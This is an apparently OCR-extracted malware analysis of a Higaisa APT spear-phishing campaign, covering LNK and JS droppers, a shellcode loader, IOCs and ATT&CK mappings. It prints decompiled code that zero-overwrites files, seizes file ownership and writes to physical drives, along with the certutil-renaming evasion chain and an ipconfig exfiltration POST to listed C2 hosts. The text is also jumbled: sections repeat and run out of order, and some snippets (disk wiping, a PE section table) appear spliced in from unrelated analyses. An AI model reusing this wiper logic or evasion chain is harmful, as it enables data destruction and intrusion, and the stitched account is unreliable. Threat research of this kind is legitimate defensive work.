
- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

